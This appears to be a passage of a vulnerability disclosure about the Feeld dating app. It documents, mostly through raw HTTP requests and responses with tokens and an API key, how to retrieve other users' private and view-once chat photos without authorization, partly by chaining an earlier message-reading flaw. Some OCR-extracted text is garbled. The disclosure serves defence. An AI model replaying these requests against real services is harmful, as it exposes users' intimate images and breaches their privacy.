V4RWGMUGxUlJ8Ycl2XRVeQwbTP9ctdM5gDjeBtVr3JI9KFQubcPoxfItrukYz1hB3hLihjrmky7kP42oq38MHzzRzkTdGeFOL6LaqpYhWXG8YpSskL-UL4Yg6 X-Profile-Id: profile#a664c2e3-41e6-4f45-b00a-9519b6d3d4107 User-Agent: feeld-mobile8 Content-Type: application/json9 Content-Length: 58310 Accept-Encoding: gzip, deflate, br1112 {
  "operationName": "UploadChatAttachment",
  "variables": {
    "input": {
      "chatID": "chat#82bb88f3-4bf9-4284-b576-eeee048ea5a3",
      "creatorID": "profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410",
      "providerAssetID": "d4e74e59-430d-403f-b1c5-9c8208472007",
      "providerSource": "Cloudinary",
      "visibilityMilliseconds": null
    }
  },
  "query": "mutation UploadChatAttachment($input: GQLChatAttachmentUploadInput!) { \n    uploadC
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 1: Uploading replay-able photos

4. A unique 'attachmentID' parameter will be returned above in the response.

This 'attachmentID' will be used and passed in the chat, as seen below:

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/channels/messaging` with various headers and a JSON payload. The response is a 201 Created status with a JSON object containing a message and attachments, including a replayable attachment with ID `b502500f-35ea-4fa3-3ea8-2453f8a01a00`.

```
Request
Pretty Raw Hex JSON Web Token
1 POST /channels/messaging?user_id=1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49e20-0a05-1a29-0000-0000004ace&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyXlkIjoiN2FkMGRjMjItODAwN500ZDNlLThmNGQt0TE5Yz0xMjk0ZDUxIn0.CtlrBaqjbCdtmva6CM9-ATxgVqt31mMqe3aoX5XHxE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: 40c70a16-30bc-4c48-8b99-94a38ad66a09
8 Content-Type: application/json
9 Content-Length: 353
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "3d37e853-7bb3-40f3-a09f-0219ce9c7fe8",
    "text": "",
    "mentioned_users": [
    ],
    "custom_properties": {
      "type": "image",
      "status": "regular"
    },
    "attachments": [
      {
        "properties": {
          "replay_mode": "replayable"
        },
        "id": "b502500f-35ea-4fa3-3ea8-2453f8a01a00",
        "type": "image",
        "image_url": "chat-attachment#e07c3360-c787-4be9-9cd6-b1ef9d06ffff4"
      }
    ],
    "skip_enrich_url": true
  }
}

Response
Pretty Raw Hex Render Diff
1 HTTP/2 201 Created
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, origin, stream-auth-type, x-csrf-token, content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-RateLimit-Limit: 2000
10 X-RateLimit-Remaining: 1974
11 X-RateLimit-Reset: 1709637420
12 Date: Tue, 05 Mar 2024 11:16:05 GMT
13 Content-Length: 1035
14 X-Envoy-Upstream-Service-Time: 92
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "3d37e853-7bb3-40f3-a09f-0219ce9c7fe8",
    "text": "",
    "html": "",
    "type": "regular",
    "user": {
      "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
      "role": "admin",
      "created_at": "2024-01-30T17:44:15.578446Z",
      "updated_at": "2024-01-31T15:11:05.097654Z",
      "last_active": "2024-03-05T11:15:22.505936871Z",
      "banned": false,
      "online": true,
      "name": "D",
      "profileStatus": "active",
      "profileIsIncognito": false
    },
    "attachments": [
      {
        "type": "image",
        "image_url": "chat-attachment#e07c3360-c787-4be9-9cd6-b1ef9d06ffff4",
        "properties": {
          "replay_mode": "replayable"
        },
        "id": "b502500f-35ea-4fa3-3ea8-2453f8a01a00"
      }
    ]
  }
}
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 1: Uploading replay-able photos

5. Now to get the photo authenticated, as any other user, we make the following request, using the above attachmentID:

<https://core.api.feeld.co/cdn/chat-attachment/x/c07c3360-c787-4be9-9cd6-b1ef9d06fff4>

Note: In the above request path, initially instead of 'x' it was the 'ProfileId' guid value of the sender or receiver of the photo, but deleting it works fine, so I just left an 'x' for an easier read.

Request		Response						
Pretty	Raw	Hex	JSON Web Token	Pretty	Raw	Hex	Render	Diff
1 POST /channels/api/key=y4tp4akjeb49 HTTP/2				{				
2 Host: chat.stream-io-api.com				"id": "3d37e853-7bb3-40f3-a09f-0219ce9c7fe8",				
3 Accept: application/json, text/plain, */*				"text": "",				
4 Authorization: eyJhbGciOiJUzI1NiIsInRscI6IkpXCVJ9eyJc12c2Vx2lkIjoiZJMwMjk5ZWItZGY0ZC0Njg1LTkyZmEtymU3YWFhZjI0MTBkIn0.7LLzAAWTxLhkUT320gMLw-sTwP1-uxcuKc0Fm6EA				"html": "",				
5 Stream-Auth-Type: jwt				"type": "regular",				
6 Content-Type: application/json				"user": {				
7 Content-Length: 101				"id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",				
8 Accept-Encoding: gzip, deflate, br				"role": "admin",				
9 User-Agent: okhttp/4.10.0				"created_at": "2024-01-30T17:44:15.578446Z",				
10				"updated_at": "2024-01-31T15:11:05.097654Z",				
11 {				"last_active": "2024-03-05T11:43:45.668078Z",				
"filter_conditions": {				"banned": false,				
"type": "messaging",				"online": false,				
"members": {				"profile_status": "active",				
"\$in": ["profile_inognito": false,				
"7ad0dc22-8005-4d3e-8f4d-919c41294d51"				"name": "D"				
}				},				
"attachments": ["attachments": [
{				"type": "image",				
"image_url": "chat-attachment#c07c3360-c787-4be9-9cd6-b1ef9d06fff4",				"id": "b502500f-35ea-4fa3-3ea8-2453f8a01a00",				
}				"properties": {				
"replay_mode": "replayable"				}				
}				},				
},				"latest_reactions": [
"own_reactions": [],				
{				"reaction_counts": {				
"reaction_scores": {				},				
"reply_count": 0,				"reaction_scores": {				
"deleted_reply_count": 0				},				

Request		Response						
Pretty	Raw	Hex	JSON Web Token	Pretty	Raw	Hex	Render	Diff
1 GET /cdn/chat-attachment/x/c07c3360-c787-4be9-9cd6-b1ef9d06fff4 HTTP/2				1 HTTP/2 200 OK				
2 Content-Type: image/jpg				2 Content-Type: image/jpg				
3 Content-Length: 149933				3 Content-Length: 149933				
4 Date: Tue, 05 Mar 2024 11:50:22 GMT				4 Date: Tue, 05 Mar 2024 11:50:22 GMT				
5 Access-Control-Allow-Origin: *				5 Access-Control-Allow-Origin: *				
6 X-Server-Time: 1709639422802				6 X-Server-Time: 1709639422802				
7 Apigw-Requestid: U34H2jY_CycEPUQ=				7 Apigw-Requestid: U34H2jY_CycEPUQ=				
8 X-Cache: Miss from cloudfront				8 X-Cache: Miss from cloudfront				
9 Via: 1.1 93d70a809fc3aecfbe0810f5e50a6fe.cloudflare.net (CloudFront)				9 Via: 1.1 93d70a809fc3aecfbe0810f5e50a6fe.cloudflare.net (CloudFront)				
10 X-Amz-Cf-Pop: LHR-P3				10 X-Amz-Cf-Pop: LHR-P3				
11 X-Amz-Cf-Id: Rg85-zRE_d8yvvUv8YXtY5XGmMugHEVTMhhzqzZ-fjmhaI2f3TcEyW==				11 X-Amz-Cf-Id: Rg85-zRE_d8yvvUv8YXtY5XGmMugHEVTMhhzqzZ-fjmhaI2f3TcEyW==				
12				12				
13 y0y4JF1FyA(ICC_PROFILEEmntrRGB XYZ acsp00-descotrXYZdgXYZxbXYZ rTRC				13 y0y4JF1FyA(ICC_PROFILEEmntrRGB XYZ acsp00-descotrXYZdgXYZxbXYZ rTRC				
14 [XYZ 000-mlucenUS Google Inc. 2016y0C				14 [XYZ 000-mlucenUS Google Inc. 2016y0C				
15 (1#=(3:=9387@HN@DWE78PmQW_bghp>Maypdx\egcy0C//CB8Bcccccccccccccc				15 (1#=(3:=9387@HN@DWE78PmQW_bghp>Maypdx\egcy0C//CB8Bcccccccccccccc				
i00!Eyx--@P0@				i00!Eyx--@P0@				
16 B"!@N@pN_@Wxx&v,(T1i@ v/& @E`L@Tx@ _OE`- @!1@ EÜÜ				16 B"!@N@pN_@Wxx&v,(T1i@ v/& @E`L@Tx@ _OE`- @!1@ EÜÜ				
17 E Ke4P@PC@CT&,h\, c z@BChmD)4A1@ öiAU_ ab@ "LCd@ !@Q@:				17 E Ke4P@PC@CT&,h\, c z@BChmD)4A1@ öiAU_ ab@ "LCd@ !@Q@:				
18 ;"ni@0"4 A @0@i @ 4:@ 7LH É@R@A@ @DÉ`1 @VC-M@B@ i@b(RÜ@E				18 ;"ni@0"4 A @0@i @ 4:@ 7LH É@R@A@ @DÉ`1 @VC-M@B@ i@b(RÜ@E				
19 ;"ni@0"4 A @0@i @ 4:@ 7LH É@R@A@ @DÉ`1 @VC-M@B@ i@b(RÜ@E				19 ;"ni@0"4 A @0@i @ 4:@ 7LH É@R@A@ @DÉ`1 @VC-M@B@ i@b(RÜ@E				
20 i(:;)@				20 i(:;)@				
21 ObAa< Ác @TC i E4S@ _è<6UCdM3NDñ@KeP" d@_ Ó ,@í - Á @MX@_0P_0@				21 ObAa< Ác @TC i E4S@ _è<6UCdM3NDñ@KeP" d@_ Ó ,@í - Á @MX@_0P_0@				
22 C@chb c@(c)@AAC@				22 C@chb c@(c)@AAC@				
23 (PA@ H@ ÁA`@e, ^]@Ù@Á@&& @C@ I@ IH@ = @C@ Y T1XCAB@ R@P@ Z@[23 (PA@ H@ ÁA`@e, ^]@Ù@Á@&& @C@ I@ IH@ = @C@ Y T1XCAB@ R@P@ Z@[
24 T`d@C@Pc @ @& @V@Y@Á@ D@ @d@l@ü@d@ @ @d@ù@-h@N@A@@"(/@ @2@l@-				24 T`d@C@Pc @ @& @V@Y@Á@ D@ @d@l@ü@d@ @ @d@ù@-h@N@A@@"(/@ @2@l@-				
25 !@-vK@lech@- @j@A!@e@ K @ (TP T@(UH @H@ leAc @, @, @l B@ _ Á@0%@				25 !@-vK@lech@- @j@A!@e@ K @ (TP T@(UH @H@ leAc @, @, @l B@ _ Á@0%@				
26 AH @B1 @sk ??"				26 AH @B1 @sk ??"				
27 @, @,				27 @, @,				
28 Ah@! (v@x@ & @ @F@ D@p@U R@S@				28 Ah@! (v@x@ & @ @F@ D@p@U R@S@				
29 @!@-^@@6@eu @ v@h@ - c@q@Ch@ ""@-im @ K@Q@ F@h@%@c@+& h@J@ q@N@ Ke@l@				29 @!@-^@@6@eu @ v@h@ - c@q@Ch@ ""@-im @ K@Q@ F@h@%@c@+& h@J@ q@N@ Ke@l@				
30 P@?@E@C@K@ Á@C@0@C@ Á@&@l@&@h@1@ " ;@-K@O@M@!@P@				30 P@?@E@C@K@ Á@C@0@C@ Á@&@l@&@h@1@ " ;@-K@O@M@!@P@				
31 A@D@@G@e@B @ @& @d@r@((Ed@K@0@D@ñ@N@				31 A@D@@G@e@B @ @& @d@r@((Ed@K@0@D@ñ@N@				
32 b@!@o@U@C@! Á@E@ !@P@M@e@h@M@ %@ñ@ " h@i@E@ Á@C@L@ e@e@b@ Á@i@ H@S@ @				32 b@!@o@U@C@! Á@E@ !@P@M@e@h@M@ %@ñ@ " h@i@E@ Á@C@L@ e@e@b@ Á@i@ H@S@ @				
33 t@(")=D@ h@P@ (?@e@N@ EU@ D@= ?@F@j@ è@ v@Q@ V@h@!@ 3@ h@ E@ (33 t@(")=D@ h@P@ (?@e@N@ EU@ D@= ?@F@j@ è@ v@Q@ V@h@!@ 3@ h@ E@ (
;"@A@ Á@aa@"				;"@A@ Á@aa@"				

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats


Reproduction steps:

Instance 1: Uploading replay-able photos

6. Now, to get the same photo but from clouddinary.com, **unauthenticated**, prepend /v1/ to the above request, as seen below, and you will get the 'url' pointing to the original photo:

<https://res.cloudinary.com/threender/image/upload/s--QQjZiJxc--/d4e74e59-430d-403f-b1c5-9c8208472007>

Request		Response				
Pretty	Raw	Hex	JSON Web Token	Pretty	Raw	Hex
1	GET /v1/cdn/chat-attachment/x/c07c3360-c787-4be9-9cd6-b1ef9d06fff4 HTTP/2			1	HTTP/2 200 OK	
2	Host: core.api.feeld.co			2	Content-Type: text/plain; charset=utf-8	
3	Authorization: Bearer eyJhbGciOiJSUzIiNiIiSmpZCI6IjNiYjg3ZGNHM2jyJy5ZDcyYjZjYmExYjU5YjMzY2M1MjI5N2NhDGQlCJ0eXAiOjKV1qIfQ_eyJpc3MiOiJodHRwczovL3N1Y3VzXKRaV2Ulmdvb2dsZ55jb28vZjItcHJzvC01mzQNSNsImF1ZC16ImYyLXBvZQNTM0NzU1LCJhdRox3RpbwUi0jE3MDkzNjU2NdksnVzXJfaWQ1o1zZwdVQjL521n1ZXQ3d1hvVGvUjhzeFr3a8o2Iwiic3Viijo1M2VnVU15wdTdWVN32Yb1R1bjI4c3h0dztkMy1sImLhd16MTcw0TyzOTAzNi1ZkhW1joNxzA5Nj0yNjM2LCJlbWFpbC16InVbnlfG9yaB5YWhvbzb20jLCJlbWFpbF92ZKjPzml1ZC16dH12SwiZmlyZwJhc2Ui0nsiaWRlbnpdgllcyIGeyJlbWFpbC16WyJzJb25X3BvcmtaewFob28u29tfl19LCjzaWdx2Lx3Bvb32pzGVyIjoicGfzcJdvcmqnfX0.Sa8FW6a3xeWx_eWuXQynEVGMPATDF0WAw00fsA3eXV-G0JbxpapWMKLkuImo0t4cSuE-vRu2630ekgPGDr-kwOamtI31dJLj_ie0oxAqhGRchJKnblt-G1j2zseXxg8BrRkLmhvtLrt9VvNa5VJg80b1ioznEinBpgCo_j4UcQfsHu1236vfMEZaq1Lo_nY8eU6tBN5eQUGhMvLrOPits7mLgvdPdqyASTwsb-VOUlHg_97puK456kgdxNMC2ENrx0Ast2V6lFoY1C82PlxhhtA2In89ytxcnPdh4Kfx-GzMzVop18vp5W_UyTzxkrD__580G6sGc14g					
4	User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; EB2103 Build/RK01.201217.002)			13	https://res.cloudinary.com/threender/image/upload/s--QQjZiJxc--/d4e74e59-430d-403f-b1c5-9c8208472007	
5	Accept-Encoding: gzip, deflate, br					
6						



Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos

Note: There are 2 main differences from the previous process for replay-able photos.

1. when uploading 'time-limited' photos, we pass an extra parameter 'visibilityMilliseconds:15000'.
2. for accessing the photo, we use the 'profileId' GUID value of the victim that uploaded the photo, rather than the 'x' value used in the path for replay-able photos.

If their chat counterpart uploaded the 'time-limited' photo, we need to return to the 'Discover profiles' menu to locate their <profileId> GUID value, which is mandatory for accessing these photos.

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos

1. A request will be made to `api.cloudinary.com` to upload the photo:

Request		Response	
Pretty	Raw	Hex	Pretty
1 POST /v1_1/threender/upload HTTP/1.1			1 HTTP/1.1 200 OK
2 Host: api.cloudinary.com			2 Date: Tue, 05 Mar 2024 14:54:34 GMT
3 Content-Type: multipart/form-data;			3 Content-Type: application/json
boundary=d8f2e8a6-4d62-4cf4-9f8a-8d4844c25c3f			4 Connection: close
4 Content-Length: 198751			5 Vary: Accept-Encoding
5 Accept-Encoding: gzip, deflate, br			6 Status: 200 OK
6 User-Agent: okhttp/4.10.0			7 X-XSS-Protection: 1; mode=block
7 Connection: close			8 X-Request-Id: 1fcc68c2321024abac77c6e63cc1db3
8			9 Server: cloudinary
9 --d8f2e8a6-4d62-4cf4-9f8a-8d4844c25c3f			10 Content-Length: 197
10 content-disposition: form-data; name="file"; filename="8ba13657-7cb9-4be4-83e0-3c6d320e709d.jpg"			11 {
11 Content-Type: image/jpeg			12 {
12 Content-Length: 197959			"status": "pending",
13			"type": "upload",
14 ýØýàJFIFýå(ICC_PROFILEmntrRGB XYZ acspööö-			"public_id": "540068ee-b41a-431f-b0e9-b7522fefbd5a",
descðtrXYZdgXYZxbXYZ rTRC (gTRC (bTRC (wptÉcprtÙ<mlucenUSXsRGBXYZ			"batch_id":
oç8ö XYZ b . ÜXYZ \$ %íparaffòSYD			"b21d0d40ec7976b835bfb4a0f441ea292a775a4922248d350dda08179ec
15 [XYZ ööö-mlucenUS Google Inc. 2016ýÜC			5286b190d1db8c0150fd5613a0d046088ba0c"
16 (1%(:3=<9387@Hñ@DWE78PmQW_bghgMqypdx\egcyÜC//cB8Bcccccccccccccccccccc			}
cc			
17 h"ýÁyÁH!A"Qaq2 # 3BRizb A\$4C NáSöscđñD 5 ^öÁyÁyÁ\$1!2AQ"8ayÙ?úkbY1 2^			
0\$'0 1@4ÁÁöi`hÁ EH;)2€ÖdiÝ)1 VdØÀ ±X€/rdÆ&C,A,iØSM ^,4! Á*			
18 4RCEP			
19 i@ b B \$			
20 @ è€`*cd7,1!€ºÁä]6 0€"ZPi:8 [-@D:&è38ÍpÅ EX hLiPK4h èIÉpi[èlePP			
é E@0 [Ah(0@0@à] Å XY,hAAv&AA' HA~Ø « Y`é (H			
ev)&,@\$0à;& !@1 NØ1 '\$@Kà¶K[é è =é"~` à·é			
<>b ý4{ uNºiùy%YEH ÉY.Op			
21 PØ?W'Ø.			
22 >ÅKmèØç)RÜiCô)½É Q< NØ'v6 mçEÜ,öà S\$(%òWb[i&IGK'±ØÜ;ïK'5Ø			
ÅB;Jl oA*GmírØè #&Uíz ØV,'p [vÜéøzu7^Hä ØW ØyðØÉlåY TBÚÄTE'Å_ è o'@é			
1e4ñíä(% l			
[p@:'üÅö à Åµé!i -+¾Ù ,ðbÅqðrñ-Øðé9ÉicéYøÅK' Á [% 4Å+R*wFr<7Å /			
;iñ] ácëiáÅ.;Ey ÇçHí-'öºuX ï;`ñin			
23 è iF bC@@!cccþþpCUOø þádkñQÅ.ÚçÍ,^6ÙrrvÅv 0€`]æ @4Cå E è!é»ëBÉK'			
^MñB í ö; qÉö=s @Ø -/R@ [6]+c R^ - zäç ø'VÅK'} iz `0@+L(P@@,,È			
0.,éÅL ï¶XÅ+ØB ^éé"l ÁV1 c^@E#8^D »YHí, "P'a'			
P T& ('D l È& ÄT-#± ') -+ØN Èö^B È;ØQ@DqB È\$PSM& #P Á"Mev!5hbTRedB			
`&P (UM @ðéçç{();			
24 @@: .Ah			
25 Hi4Åöi vHñ IIfäÅäGåVÅÄ 18 ÅC shø è` Pç=iD			

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos

2. Copying the photo from:

cloudinary.com to core.api.feeld.co:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */*
4 X-Transaction-Id: 0727fdb4-d1e1-4885-8d77-7df826e50c84
5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjNiYjg3ZGNhM2JjYjY5ZDcyYjZjYmExYjU5YjMzY2M1MjISN2Nh0GQilCJ0eXAi0iJV10if0eyJpc3M10iJodHRwczovL3NLY3VzXKrvz2VuLmdvb2dsZ55jb20vZjItchJvZC01MzQ3NSiSmF1ZCI6ImYyLXByb2QtNTM0NzUiLCJhdXroX3RpBWUi0jE3MDY1NTM4Mzc5InVzzJfaWQ10i15TURvSk5hYW04Y3RccpkMVHNKV0R0TGv4VTczIiwic3ViIjoi0U1Eb0p0YWfkOGN0OnJKZlRzSldEUExleFU3MyIsImlhCI6Mtzw0TY1MDMxNSwiZkhwIjoxNzA5NjUz0TE1LCJlbWFpbCI6ImJvZy50aXJvbkB5YWhby5jb20iLCJlbWFpbF92ZXJpZmlzCI6dhJ1ZSwizmlyZWjhczUi0nsiaWRlbnRpdGllcyIfeiyJlbWFpbCI6MyJib2cudGlyb25AewFob28UY29tI119LCJzaWduX2luX3Byb3ZpZGVyIjoiCGFzc3dvcmc0ifx0.j-SL7SXqURs3Bq8-1XRoixpMA2k4ZNl1QmZf21QECoCxu7VPeGUxa2NbFJ9Lln2mwmVYfjbJH6ZPVssqUrtJWwGEEQ6CrZjkEV0rOJSdM-crsyFVYoSK1KAHY3e-XCGC86gvY-jecE1yJpwMqW2KLZX2FpC-Zv8qPmRQIoeng30REBX4FjynqSl7KxrTQZh_72e0SHoFFjgP-0okRzPlV50ezHoayYDQaoFWla35MpZt0-MGNwADitmy9KPT17DgXKh2IeBG00WEtq6idRZ5jhYSLt26sgkvWZqj1n1imMtbd12DiGgn2MsrnRC0uf0Mc2frxvQfP1xGg
6 X-Profile-ID: profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410
7 User-Agent: feeld-mobile
8 Content-Type: application/json
9 Content-Length: 584
10 Accept-Encoding: gzip, deflate, br
11
12 {
  "operationName": "UploadChatAttachment",
  "variables": {
    "input": {
      "chatID": "chat#82bb88f3-4bf9-4284-b576-eeee048ea5a3",
      "creatorID": "profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410",
      "providerAssetID": "540068ee-b41a-431f-b0e9-b7522fefbd5a",
      "providerSource": "Cloudinary",
      "visibilityMilliseconds": 15000
    }
  },
  "query": "mutation UploadChatAttachment($input: GQLChatAttachmentUploadInput!) { \n    uploadChatAttachment(input: $input) { \n        attachmentID\n        chatID\n        createdAt\n        creatorID\n        providerAssetID\n        providerSource\n        updatedAt\n        visibilityMilliseconds\n        __typename\n    } \n}
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 519
4 Date: Tue, 05 Mar 2024 14:54:35 GMT
5 Access-Control-Allow-Origin: *
6 Cache-Control: no-store
7 Apigw-Requestid: UKTGvgiSiYcEMog=
8 X-Cache: Miss from cloudfront
9 Via: 1.1 835f3c9e7c3bc0e7766edf13dac581de.cloudfront.net (CloudFront)
10 X-Amz-Cf-Pop: LHR50-P3
11 X-Amz-Cf-Id: uzzf8862gb7x0W0E3I5oxmgIzVf4sCCxw9PT77KjM3uh2waWJu-XQ==
12
13 {
  "data": {
    "uploadChatAttachment": {
      "attachmentID": "chat-attachment#971a0d2f-f50c-45fc-8a37-4d9002f71e49",
      "chatID": "chat#82bb88f3-4bf9-4284-b576-eeee048ea5a3",
      "createdAt": "2024-03-05T14:54:35.054Z",
      "creatorID": "profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410",
      "providerAssetID": "540068ee-b41a-431f-b0e9-b7522fefbd5a",
      "providerSource": "Cloudinary",
      "updatedAt": "2024-03-05T14:54:35.054Z",
      "visibilityMilliseconds": 15000,
      "__typename": "GQLChatAttachmentOutput"
    }
  },
  "extensions": {
    "requestId": "0727fdb4-d1e1-4885-8d77-7df826e50c84"
  }
}
14
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos

3. Then, if we read again the chat using the previous vulnerability 'Read other people's messages', we can find the attachmentId to use in order to get the photo:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
Pretty Raw Hex JSON Web Token
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiZjMwMjk5ZWltZGY0ZC00Njg1LTkyZmEtYmU3YWfhZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
            ]
        }
    }
}
```

Response:

```
Pretty Raw Hex Render Diff
{
    "created_at": "2024-01-30T17:44:15.578446Z",
    "updated_at": "2024-01-31T15:11:05.097654Z",
    "last_active": "2024-03-05T14:51:55.861652Z",
    "banned": false,
    "online": false,
    "name": "D",
    "profileStatus": "active",
    "profileIsIncognito": false
},
"attachments": [
    {
        "type": "image",
        "image_url": "chat-attachment#971a0d2f-f50c-45fc-8a37-4d9002f71e49",
        "id": "ca554899-a731-42d9-269f-42728f271526",
        "properties": {
            "playableDuration": 15,
            "replay_mode": "view_once"
        }
    }
],
"latest_reactions": [],
"own_reactions": [],
"reaction_counts": {},
"reaction_scores": {},
"reply_count": 0,
"deleted_reply_count": 0,
"cid": "messaging:1c0544a0-ceb2-4a10-84a7-cd12257bf134",
"created_at": "2024-03-05T14:55:14.587192Z",
"updated_at": "2024-03-05T14:55:14.587192Z",
"shadowed": false,
"mentioned_users": []
}
```

At the bottom of the Response panel, there is a search bar with the placeholder text "attachments:" and a note "5/36 matches".

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos

4.To retrieve the image, we will need the 'profileId' guid of our victim that uploaded the photo, which we already have from the 'Discover Profile' menu when we have chosen this target victim.
Thus, the 2 urls to get the photo authenticated are:

- https://core.api.feeld.co/cdn/chat-attachment/<receiver's_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49 . However, 5-15 seconds after accessing this endpoint, the photo at this endpoint will be deleted . You must access it before the receiver.
- https://core.api.feeld.co/cdn/chat-attachment/<victim's_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49 . This will always return the photo to authenticated users.

The view in the Android app after the sender accessed his time-limited photo: 'Photo expired', and is not shown anymore in the app.

The view in the iOS app after the sender accessed his time-limited photo at the top: 'Tap to view', and is still shown in the app.

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos

5. We can use the following endpoint:

https://core.api.feeld.co/v1/cdn/chat-attachment/<victim's_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49 which will return a url with the photo stored on res.cloudinary.com .

Request	Response
